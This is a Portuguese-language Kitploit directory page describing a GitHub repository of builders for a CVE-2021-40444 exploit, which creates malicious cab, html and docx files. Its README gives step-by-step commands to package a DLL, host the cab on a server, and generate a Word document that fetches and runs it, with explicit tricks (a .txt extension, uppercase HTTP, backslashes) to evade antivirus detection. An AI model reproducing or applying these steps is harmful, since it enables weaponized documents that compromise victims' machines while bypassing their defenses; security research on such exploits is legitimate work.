Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2021-40444_builders — Este repositório contém construtores de arquivo cab, arquivo html e arquivo docx para o exploit CVE-2021-40444 | Kitploit
Ferramentas/GitHubGitHub/aslitsecurity/cve-2021-40444_builders
Geração de PayloadsExploraçãoExploração de Aplicações WebAnálise de MalwareAprendizado e Educação
GitHubaslitsecurity/cve-2021-40444_builders

CVE-2021-40444_builders

Este repositório contém construtores de arquivo cab, arquivo html e arquivo docx para o exploit CVE-2021-40444

Ver Repositório
1733931há 5 anosRevisado pelo Kitploit
Compartilhar

Construtores CVE-2021-40444

Este repositório contém construtores de arquivo cab, arquivo html e arquivo docx para o exploit CVE-2021-40444. Este repositório é apenas para fins de teste, pesquisa e educacionais. Você é responsável pela forma como usa o código fornecido neste repositório.

O código foi desenvolvido através da engenharia reversa de amostras de malware encontradas na natureza e compartilhadas por vários pesquisadores de segurança.



Os construtores para este CVE já são públicos. O objetivo deste repositório é verificar quão efetivamente podemos contornar as detecções estáticas de diferentes fornecedores de AV para os arquivos docx, no momento em que escrevo.

O código JS pode ser facilmente ofuscado por ferramentas online ou manualmente. Mas o arquivo docx contém apenas um arquivo, que é o document.xml.rels, no qual as assinaturas podem ser baseadas. O que podemos adulterar nele para evadir as detecções estáticas da maioria dos AVs.

O cabrc.exe é um executável da Microsoft incluído no Internet Explorer Administration Kit e pode ser baixado de https://docs.microsoft.com/en-us/internet-explorer/ie11-ieak/ieak-information-and-downloads e após a instalação você encontrará este executável em "C:\Program Files (x86)\Windows IEAK 11"

Existem 3 construtores.

O código funciona para python 2.7

Primeiro vá para a pasta CVE-2021-40444 e coloque seu arquivo dll lá e renomeie-o para IEcache.inf (ou você pode usar a dll de calculadora já existente).

Em seguida, vá para a pasta source e gere o arquivo cab

c:\cve-2021-40444\sources\python generate_cab.py

Carregue seu arquivo cab e, usando a URL do arquivo cab, gere o arquivo html

c:\cve-2021-40444\sources\python generate_html.py http://192.168.1.12/new/winupdate.cab tests.txt (Nota: ao invés de usar extensão html, se usarmos .txt o exploit ainda funciona, mas contorna o AV)

Agora, finalmente, carregue seu arquivo html e gere o arquivo doc. Use HTTP (maiúsculo) em vez de http, e "" em vez de "/", para contornar o AV. E também não precisamos de x-usc:.

example: c:\cve-2021-40444\sources\python generate_doc.py HTTP:\\192.168.1.12\new\tests.txt

O resultado está à sua frente.


www.aslitsecurity.com
[email protected]

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    264

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →